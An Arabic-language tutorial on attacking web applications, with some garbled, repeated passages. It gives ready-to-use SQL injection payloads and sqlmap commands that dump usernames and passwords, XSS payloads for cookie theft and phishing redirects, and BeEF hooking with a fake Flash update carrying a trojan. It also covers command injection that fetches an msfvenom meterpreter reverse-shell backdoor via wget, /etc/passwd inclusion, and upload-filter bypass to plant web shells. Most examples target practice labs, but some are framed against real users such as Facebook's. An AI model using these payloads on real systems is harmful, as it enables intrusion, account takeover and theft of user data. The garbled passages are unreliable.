Web applications attacking

عندى ف الويب ابليكيشن نوعين من ال attack واحد بيستهدف السيرفير (server side) يعنى بيكون الغرض منه عمل attack على السيرفر المتخصص بتشغيل خدمه معينه (اللى انا بعمل عليها ال attack) ونوع تانى اللى هو بيستهدف المستخدم (client side) يعنى بيكون الغرض من اختراق الخدمه هو استهداف المستخدمين ليها.

لما اجى اتصل بصفحه مثلا فيس بوك فانا ببعت request واطلب من السيرفير يدينى الصفحه دى (get)، يقوم السيرفير باعتلى response بالصفحه اللى انا طلبته، طالبها، ال request وال response بيكونوا عباره اوامر مبعوت فيها بعض ال parameters اللى تحددلى الصفحه اللى انا عايزها بالأمر اللى انا طلبته، يعنى لو مثلا هعمل login ودى بتكون عملية post فانا ببعت بعض ال parameters للصفحه اللى على اساسها هبحصل اكشن معين، يعنى في عملية ال login فانا ببعت two parameters اللى هم ال username وال password ف الانتين دول بيدخلوا في اوامر ال request اللى ببعته للسيرفير هيحدد اذا كان يديني access ولا لا وكذلك ال search ببعت متغير اللى هو الحاجه اللى ببحث عنها.

ال request ممكن اعدل عليه قبل م يروح للسيرفير من حيث انى اغير ف ال parameters اللى مبعوته معاه، يعنى مثلا لو عملية الميرفير السيرفير المبيرفير واغير فى ال parameters بتاعته وابعت يوزرنيم وباسورد غير اللى اتبعته وامرره للسيرفير وبالتالى ال request من السيرفير هيكون على حسب ال request اللى انا عدلت عليه. فبكدا انا اقدر اعمل حاجات كتير ف التعديل على ال request قبل م يتبعت ع السيرفير، مثلا فى عملية ال login اقدر اعمل brute force attack على الباسورد بتاع شخص لو انا عارف ال username بتاعه، عملية ال search اللى عليه وابعتله حاجه تانيه، او لو طالب لينك لموقع معين اقدر ابعتله لينك غير اللى هو طالبه، لان ال request بيمر من خلالى الأول وساعتها بقدر احدد انا ايه اللى عايزه يوصل للسيرفير.

ازاى دا بيتم وازاى انى اقدر اعترض ال request واعدل عليه قبل م يروح للسيرفر او اعمل brute force ؟





برنامج Burb suite هو عباره عن GUI بقدر استخدمه فعمل كل الأمور اللي اتكلمنا عنها فوق دى من اعتراض لل request قبل م يوصل للسيرفير والتعديل عليه وعمل brute force attack وغيرهم استخدامات كتير.

بعمله configuration مع ال browser بتاعى بحيث انى اشغله ك proxy الامر يمر عليه قبل م يروح للسيرفير، عن طريق اعدادات ال proxy اللى جواه بعرف ال PN بتوع ال burp suite وكدا ابقا عملت browser بعرف ال IP وال PN بتوع ال burp suite وكدا ابقا عملت browser للبرنامج مع ال browser بتاعى.

علشان اعترض request بعد م عملت كونفيجريشن للبرنامج مع ال browser بروح على ال proxy tap >> intercept وافعل ال interception، بعد كدا اى request بعد كدا الله الله الله الله الله يعمل اتصال الا لما يروح لل burbsuite وإنا اقراه الأول وممكن اعدل عليه اغير اى حاجه فيه.

علشان انفذ عملية brute force مثلاً من جوا صفحة ال intercept بحدد ال request كله واعمله Send to intruder ومن جوا ال intruder بحدد المتغيرات اللى عندى اللى عايز اعمل عليها brute force (بحط المتغير بين اتنين \$، بحدد المتغير واضغط في اليمين على ايقونة \$ Add) وبعدين اروح على صفحة payloads وبحط الملفات اللى متسجل فيها المتغيرات اللى هعمل بيها عملية ال brute force.

طبعا دا كله كلام نظري ميوصلش الفكره كامله لان البرنامج عباره عن GUI ، فيفضل تشوف طريقة استخدامه ف العمليات المختلفه على جوجل او من هنا

Server side:

SQL injection

هو عباره عن ضعف في الكود من قبل المطور بيتم استغلاله في الحصول على بيانات حساسة من ال database الخاصه بموقع.

يعنى لو انا في category معينه جوا موقع واخترت منها item وعلى حسب ال item دا في رقم اتغير فوق في ال URL على سبيل المثال (http://testphp.vulnweb.com/listproducts.php?cat=1) الله فو at=1 دا هو عباره عن الايتم رقم واحد ولو انا غيرت الواحد لاتتين (cat=2) فبالتالي انا اقدر اتحكم ف ال item اللي يرجعلي من خلال ال URL.

علشان اعرف اذا كان الموقع بيتعامل مع database ولا لا وهل في SQL injection ولا لا، لازم اجبر الداتابيز انها تطلعلي error. ازاى؟ ممكن احط جنب رقم 1 دا (') single quote لان في ال SQL لو فتحت single quote فلازم اقفلها والا هيرجعلي error وممكن برضو ميطلعش لأن الديفيلوبر ممكن يكون عامل case لو في ايرور ميخليهوش يطلع، بس في حين ان الايرور طلع فهو بيعرفني حاجه زي مثلا نوع الداتابيز المستخدمه.

الامر في الداتابيز (query) بيكون عباره عن (select * from categories where cat=1) فعلشان اعرف اذا كان بيستجيب لل SQL injection لا بحاول اني اضيف على ال command واشوف الشرط اللي انا ضيفته هيتحقق ولا لا وعلى اساسه احدد ان الداتا بيز بتستجيب للأوامر بتاعتي، يعنى مثلا اخلى الكومند يكون (select * from categories where cat=1 or 1=1) يعنى انا ضيفت شرط اكيد متحقق فحتى لو قيمة ال cat مش موجوده في الداتابيز فهو هيرجعلى حاجه لأن انا في الكومند لغيت من اول كلمة where لأوامر دى يبقا كدا انا عندى SQL injection.

عن طريق امر union بقدر انى اجمع بين اتنين query بس لازم يكون الاتنين بطلب من كاتيجوريز ليهم نفس عدد الاعمده ونفس عدد المتغيرات يعنى يكون الاتنين من نفس النوع. ف ليه انا عايز اجمع بين اتنين كويرى ؟ لأن الاول بيكون الكويرى الخاص بالديفيلوبر اللى بيرجعلى البيانات اللى هو بيعرضهالى لما اطلبها والتانى بيكون كويرى خاص بيا انا بحجز جزء فى الداتابيز علشان اكتب اوامر وارجع فيها البيانات اللى انا عايزها فبتتعرضلى فى الصفحه على حسب ترتيب رجوعها فى الكويرى بتاع الديفيلوبر نفسه، فانا بحط قيمة للكويرى بتاع الديفيلوبر بقيمة اس هتطلعلى حاجه فبالتالى اللى يتعرضلى هيكون الكوبرى بتاعى انا.

طيب انا ازاى اعرف عدد الأعمده علشان اقدر اعمل الكويرى بتاعتى بنفس نظام الديفيلوبر واجمع بينهم ؟

جوا كل كاتيجورى بيكون فى اعمده وعلشان اطلب عمود معين من كاتيجورى بستخدم امر order by فبقعد اكتب ارقام اعمده ولو رجعلى داتا فده معناه ان الرقم العمود موجود (http://testphp.vulnweb.com/listproducts.php?cat=1 order by 10)، لحد م اكتب رقم عمود ويرجعلى ايرور فده معناه ان الرقم اللهي قبله هو عدد الاعمده وساعتها اقدر اكتب ال query بتاعتي.

فى الموقع اللى انا واخده كمثال دا عندى فى الكاتيجورى 11 عمود فانا هخلى ال query بتاع الديفيلوبر بقيمة null وبالكويرى بتاعى احدد الاعمده وانفذ الامر واشوف ايه اللى هيظهر منهم فهيكون هو دا المكان اللى اقدر اعمل queries فيه وتظهرلى النتايج بتاعتها.

بكتب ال query بالشكل التالي (http://testphp.vulnweb.com/listproducts.php?cat=-100 union select 1,2,3,4,5,6,7,8,9,10,11) بكتب ال

painted by: 9
comment on this picture

فى الصوره دا اللى ظهرلى من تنفيذ ال query بتاعى بس على design الاول اللى هو بتاع الديفيلوبر، فالارقام اللى ظهرت دى هى اللى ينفع اكتب مكانها فى ال query، على سبيل المثال ممكن اكتب مكان رقم 2 امر والناتج بتاع الأمر هيتعرض مكان رقم 2 فى الصوره.

فى ال databases بانواعها زى SQL او MYSQL او oracle وغيرهم فى عندى حاجه اسمها Schema ودى اللى بتحتوى على ال MYSQL ودى الطلى بتحتوى على ال MYSQL ودى الله بتحمل معلومات عن الداتنابيزيز من اسمائها واسماء ال tables واسماء ال columns وال users يعنى فيها تخطيط كامل لتقسيمة ال database الكي هى بتحون ال databases التانيه.

ف باستغلال ال SQL injection اللي شفناه فوق اني ينفع انفذ اوامر مكان رقم من الارقام اللي ظهرالي على الشاشه، فانا اقدر انفذ بعض ال functions اللي ترجعلي بعض البيانات زي ال version بتاع الداتابيز وال user المستخدم في التسجيل عليها.

Ex: http://testphp.vulnweb.com/listproducts.php?cat=-100 union select 1,version(),3,4,5,6,7,8,9,10,11

Version()	هترجع الاصدار الخاص بالداتابيز المستخدمه
Database()	هترجعلى اسم الداتابيز المستخدم
User()	هترجعلى اليوزر المستخدم في التسجيل

علشان ارجع بيانات مهمه من الداتابيز محتاج اعرف ايه الجداول الموجوده عندى اللى ممكن يكون فيها بيانات مهمه زى اليوزرات او غيرها فعلشان اعرف اسماء الجداول ومن جوا اسماء الجداول محتاج اعرف اسماء الاعمده وساعتها احدد العمود اللى محتاج ارجع منه داتا هتكون مهمه فبكتب الكويرى:

Syntax:- select table name from information schema.tables where table schema='DB name'

بالكويرى دا هقدر ارجع كل الجداول اللي موجوده في الداتابيز دى. بالتطبيق على المثال اللي فوق:

Ex:- http://testphp.vulnweb.com/listproducts.php?cat=-100 union select 1,table_name,3,4,5,6,7,8,9,10,11 from information_schema.tables where table_schema='acuart'

ظهر عندى مثلا ان فى جدول اسمه users فانا عايز ارجع منه بيانات ال login او ايا كان البيانات اللى عايز ارجعها فعلشان اعرف ارجع بيانات من جوا لله asers اللي انا عايزه: table معين لازم اعرف اسماء ال users اللي موجوده فيه فانا بكتب كوبري يرجعلي اسماء ال

Syntax:- select columns_name from information_schema.columns where table_schema='DB_name' and table name='table name'

بالتطبيق على المثال اللي فوق:


Ex:- http://testphp.vulnweb.com/listproducts.php?cat=-100 union select 1,column_name,3,4,5,6,7,8,9,10,11 from information_schema.columns where table_schema='acuart' and table_name='users'

ظهر عندى عمود اسمه uname و pass. فخلاص انا قدرت احدد اسماء الجداول وعرفت منهم اللي يهمني ومن جواه حددت اسماء الاعمده واخترت منهم اللي يهمني وظهرتلي المعلومات اللي عايز ارجعها خلاص بعمل للعمودين select وارجعهم من اسم الجدول بتاعهم

Ex:- http://testphp.vulnweb.com/listproducts.php?cat=-100 union select 1,uname,3,4,5,6,7,8,pass,10,11 from users.

لما يكون في عندى login، ف ال query اللي بيتبعت فيه بيانات الدخول بيكون كالأتى:

select * from users where uname='username' and pass='password'



فانا لو في SQL injection واقدر ابعت query في بيانات الدخول بحيث اني اخلى الشرط دايما يكون true حتى لو اليوزر نيم 1'='1' aaa' or والباسورد غلط فانا ممكن ادخله في اليوزر نيم 1'='1' single quote اللي هو فاتحها وكتبتله جنبها شرط تاني وهيكون الشرط اكيد متحقق فكدا دايما هتكون القيمه true وهيعملي login، اطبق نفس الكلام على الباسورد

sqlmap

هى tool موجوده فى الكالى بتعمل SQL injection زى الطرق اللى اتكلمنا عنها فوق وزياده، بتكون اسرع وخيارات اكتر وبدل م اقعد اختبر sqL injection دى بتشتغل auto بمجرد انى اديها ال (target (URL) وهى بتبدأ تعمل عليه check وتشوف هل هو معرض لل SQL injection ولا لا وتسألنى شوية اسأله بحدد من خلالها عايز العمليه تتم ازاى، وبعد م يتم اكتشاف ان اقدر injection بيكون عندى اوبشنز كتير بقدر اعمل بيها enumerate للداتا اللى موجوده فى الداتابيز وارجع معلومات محدده، هناخد مثال نطبق على موقع vulnweb.com.

root@kali:~\$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 // start test this target for SQL injection vulnerability root@kali:~\$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 - dbs // retrieve available databases names root@kali:~\$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 - D acuart --tables // show tables names in acuart DB root@kali:~\$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=-1 - D acuart --columns // show available columns in each table in acuart DB root@kali:~\$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=-1 - D acuart -T users -C uname,pass --dump //dump

contents at uname and pass columns from users table at acuart DB

ممكن لو مفيش injection من خلال ال URL اجرب SQL injection فانا كدا بيقا بعمله عن طريق

لما بجرب SQL Injection على URL فانا كذا ببغا بعمله عن طريق GET request، ممكن لو مفيش Injection من خلال ال URL اجرب عن طريق POST request اللي هو بيكون في عملية ال login.

من ال browser بعمل inspect على ال username وال password فورم واعرف اسمائهم في الداتابيز (اللي هو قيمة ال username) واشوف ال form يتتبعت على صفحة ابه :

حددت ان الصفحه اللي عليها ال login form اسمها login form، وإن ال username field في الداتابيز عباره عن column اسمه oclumn، وكذلك المحددت ان الصفحه اللي password field في الداتابيز عباره عن column اسمه pass. ابدأ انفذ بقا الأمر كالاتي:

root@kali:~\$ sqlmap -u http://testphp.vulnweb.com/userinfo.php --data="uname=aaa & pass=aaa" // POST request

لو اكتشف ان في SQL injection ببدأ بعدها انفذ الاوبشنز عادي زي اللي نفذناها مع ال GET request.

Client side

XSS Reflected:


هى عباره عن ثغره فى web application عن طريق استغلال input field داخل الصفحه كعملية search مثلا او اى نوع من ال input field، بيتاخد ال input دا من اليوزر وبيظهر فمكان تانى فى الصفحه (زى مثلا بكتب تعليق على الفيس بوك فيقوم التعليق دا ظاهرلى فقايمة التعليقات)، فانا بحاول انفذ كود JavaScript فى ال input واشوف هل الصفحه هتستجيب ولا لا علشان اعرف هل فى ثغزة XSS فيها ولا لا.



فى الصوره دا web application موجود فى ال Metasploit بستخدمه علشان اختبر عليه بعض الثغرات.

عندى هنا كتبت فى ال input field دا كلمه فبيقوم ظاهرلى الكلمه دى فمكان فى الصفحه فمعنى كدا ان ال input اللى انا دخلته له تأثير على الصفحه، فهجرب بقا كود JavaScript اشوف هل هيكون برضو ليه تأثير ولا لا.

هدخل كود مثلا <script>alert('Hello BeZzra')</script> في ال input field واشوف هل الكود هيتنفذ ولا لا.



جربت الكود وفعلا ظهرلى ال alert اللى انا عملته فده معناه ان في ثغرة XSS اقدر استغلها على الموقع دا.

فى بعض الاحيان بيكون الديفيلوبر عامل filter لبعض الاكواد انها متديش اى نتايج بس دا مش معناه ان كدا مفيش XSS على الموقع، في عندى موقع اسمه

OWASP بيكون فيه اكواد مختلفه بشوية techniques بجربها واتأكد هل في XSS على الموقع ولا لا.

اقدر استخدم دا في اني اكتب كود يرجعلي ال cookies الخاصه باليوزر الحالي(اللي هو انا او جهاز مخترقه وبنفذ الكود من خلاله) على الموقع دا، يعنى مثلا انفذ كود اخلي ال cookies يعرضلي ال cookies كدا: <script>alert(document.cookie)</script>

<script>document.location="http://www.google.com"</script>

بعمل بيه redirect على صفحه تانيه، ممكن تكون صفحه انا اللى مصممها شبيها بالصفحه اللى هو بيسجل فيها بس الداتا اللى فيها توصلى انا او لما يدخل عليها اقدر اسحب ال cookies بتاعته او احط عليها لينك trojan يحمله واخترقه.

<script>document.body.inerHTML="<center><h1>Hacked by BeZzra (Y)</h1></center>"</script>



طب ازاى اقدر استخدم ال reflected في اني اخترق شخص ؟

لو انا مثلا اكتشفت ثغرة XSS Reflected في الفيس بوك، بكتب كود يرجعلى ال cookies زي اللى فوق دا. الكود اللى بكتبه بعد م انفذه بيظهرلى فوق ف ال URL الأمر كامل زي الصوره مثلا. فانا بعمل صفحه عاديه خاصه بيا وبخلى اى حد يزور الصفحه دى يتعمله script على اللينك اللى فيه ال script دا، وبما ان ال script دا

انا عامله على ثغره في فيس بوك، فلما يتحول هو عليه هيبعتلي ال cookies بتاعته الخاصه بالفيس بوك.

XSS Stored:

هو نفس طريقة نظام ال reflected بس الفرق ان ال XSS stored بتكون عباره عن input fields مبتظهرش على الصفحه.

Beef:

هى tool على ال kali بتساعد في استغلال ثغرة ال XSS، بقدر انفذ بيها attacks كتير عن طريق script جاهزه بدل م اقعد انا اكتب script، بعملها script على المتصفح بتاعي وبيديني (beef -xss) بيديني رابط يفتحلي ال UI الخاصه بال tool على المتصفح بتاعي وبيديني

م انفذه باخد ال URL كله واخلى حد يدخل عليه بطريقه او بأخرى (ممكن احطه فصفحه عاديه واى حد يدخل ع الصفحه يتعمله redirect على اللينك) واول لما يدخل على اللينك بيظهر عندى على ال UI بتاع ال Beef واقدر ساعتها انفذ عليه ال attacks اللى موجوده فى ال UI بتاع ال gake flash update دا بيظر لليوزر انه محتاج يعمل ابديت للفلاش بلاير بتاعه واحطله trojan فى لينك التحميل يحمله ويفتحه واخترق بيه جهازه، وغير دا بقا attacks مختلفه كتير.

Command Execution:

احيانا في مواقع بتوفر بعض الخدمات اللي تتفذهالك زي مثلا انه يوفرلك خدمة انك تعمل ping على موقع معين ويديك الناتج، في بعض الاحيان المواقع دى علشان تقدم خدمه زي كدا بتستخدم ال operating system، يعنى بتاخد منك ال ping وتروح تدخله على ال OS عندها وتعمله exe وتديلك الناتج، فانا ممكن مع ال input بتاعى ابعت command جنب ال pinput بتاعى (افصل بينهم ب;) ودا هيخليه يتنفذ ع ال OS عندهم، فبكدا اقدر اتحكم فبعض الحاجات زي انى انزل مثلا عندهم backdoor واخترق السيستم. هناخد مثال على ال DVWA web application.



عندى هنا مثلا بيطلب انى اديله IP او DN وهو هيعملى عليه ping فدا معناه انه بياخد منى ال IP ويروح ينغذه فى كومند ping على ال OS بتاعه، فانا هكتبله جنب ال IP اى كومند هلاقيه بينفذهولى.

طيب علشان استغل الموضوع دا ممكن انزل backdoor على ال OS. ازاى ؟ هعمل payload مثلا باستخدام اداة ال msfvenom اللى هى تبع ال طيب علشان استغل الموضوع دا ممكن انزل backdoor على الميستم بتاعه الملف من عندى عن طريق امر web application واخزنه عندى وبعد كدا في ال Metasploit framework وباستخدام اداة ال multi handler اللى جوا ال Metasploit افتح البورت والهوست اللى سجلتهم في payload وبعد كدا اعمل exe للملف على صفحة wget الله وبيد هيفتح بيني وبينه connection.

root@kali:~\$ msfvenom -p php/meterpreter/reverse_tcp LHOST=<my IP>(e.g. 192.168.1.6) LPORT=5555 > Desktop/backdoor.php root@kali:~/Desktop\$ cp backdoor.php backdoor.txt

root@kali:~\$ mv backdoor.txt /var/www/html/

website input: google.com; wget http://192.168.1.6/backdoor.txt

website input: google.com; mv backdoor.txt backdoor.php

طيب الامر ماشى ازاى ؟

- انا عملت ال payload وادیتله ال IP بتاعی وای port علشان استخدمهم بعد کدا فانی افتح session علیهم بال multi handler وخزنت ال payload عندی علشان ابقا اعمله upload علی الموقع
 - غيرت صيغة الملف من php ل txt لاني لو بعت للموقع بصيغة php هيحوله ل html وهيضيع ال source code بتاعي
 - حطيت ال payload في المسار var/www/html/ علشان دا المسار اللي بيسمح بالمشاركه من عندي باستخدام امر ال

- · على الموقع بقا وفي المكان اللي عرفت انه بياخد الأمر وينفذه ك command على ال OS بديله امر wget بانه ينزل ال payload من عندى
 - بعد كدا بديله امر انه يغير الصيغه من txt ل php علشان اقدر اعمله
 - بعد كدا على ال kali عندى بقا بفتح session على ال IP بتاعي والبورت اللي عملته لل payload باستخدام ال session

شوبة ملحوظات:

- بحدد نوع ال payload على حسب لغة ال backend اللي معمول بيها الموقع.
- الاوامر اللي بكتبها على الموقع علشان ينفذها ع ال OS بتاعه بتكون على حسب نوع ال OS اللي هو شغال بيه، يعنى لو السيرفير بتاع الموقع شغال مثلا ب Windows OS لازم تكون الاوامر اللي هديها هي اوامر وبندوز.
- علشان اعمل exe لل payload بتاعى بيكون مش بطريقه محدده يعنى الامر بيختلف، بس فى الحاله بتاع المثال دا باخد اسم ال payload بتاعى exe باعد المثال دا باخد اسم ال exe بتاعى واحطه فى نهاية ال URL زى كدا
 - لازم اتأكد ان apache2 service شغاله

عندى اداه تانيه بتعمل payload generating موجوده على الكالى اسمها weevely التعامل معاها بسيط جدا (شوف الهيلب بتاعها هتفهم) بس بتعمل لل payload باسورد وبنتصل باستخدام الباسورد دا.

في كمان عندى payloads كتير جاهزه على ال kali موجوده في المسار /user/share/webshells/ وبختار منه اللغه اللي عايز اعمل ال payload ليها وبعد كدا بيعرضلي اكتر من payload بختار واحد منهم وهو يقلي طريقة استخدامه.

File include:

فى بعض الموقع بيكون عامل ديزاين ثابت لصفحه ولما انا بطلب حاجه معينه بيعرضهالى فصفحه تانيه بس بيجبلى البيانات على نفس الديزاين مع اختلاف
URL المحتوى، دى بتكون معموله باستخدام ال php انه بيثبت صفحه ولما بطلب صفحه معينه بيعملى ليها include جوا الصفحه دى وبيظهر عندى فى ال URL المحتوى، دى بتكون معموله باستخدام ال php انه بيثبت صفحه ولما بطلب صفحه معينه بيعملى ليها include الصفحه دى وبيظهر عندى فى ال 10.0.3.7/dwaAulnerabilities/fi/?page=include.php

فبدل ال page اللى بطلبها من لينك جوا الصفحه ويرجعهالى ممكن اطلب باستخدام ال URL صفحه معينه زى مثلا لو السيرفير شغال بنظام لينكس بطلب منه ملف الباسوردات (10.0.3.7/dvwa/vulnerabilities/fi/?page=/etc/passwd).

ممكن اخليه يعمل include لفايل من عندى واخلى الفايل دا يكون مثلا payload ولما يشتغل افتح session واقدر اتحكم ف السيرفير. بس يكون على السيرفير مفعل الها file include شوف على جوجل ازاى تفعله).

File upload:

فى بعض المواقع اللى بتستقبل ملفات يتعملها upload لو الحمايه بتاعتها ضعيفه ممكن ارفع backdoor عليها واستغله في انى اخترق السيستم، زى ان مثلا يكون طالب انى اعمل upload لصوره فانا ارفعله ملف php عباره عن php عامله باى اداه (weevley). بس في بعض الأحيان بيكون معمول gpg, jpeg, png عامله باى اداه (jpg, jpeg, png مثلا). بس في بعض الأحيان بيكون معمول filtering الملفات اللى تترفع انها تكون من extention معين (يعنى لو صوره مثلا فهو هيستقبل ملفات من امتداد ملف forwared وارفعه وممكن بال burpsuite اعمل intercept لل request لل forwared لل php قبل م اعمل php اللى عاملها ال developer على امتداد الملف. لو مظبطتش يبقا هو بيعمل bypass على محتوى الملف نفسه مثلا الامتداد بتاعه وساعتها بقعد ادور على ثغرات تانيه اقدر اعمل بيها bypass لل protection.